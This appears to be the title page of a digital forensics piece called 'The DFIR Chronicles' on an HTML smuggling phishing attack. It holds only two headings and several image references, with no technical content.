



THE DFIR CHRONICLES





THE HTML SMUGGLING PHISHING ATTACK


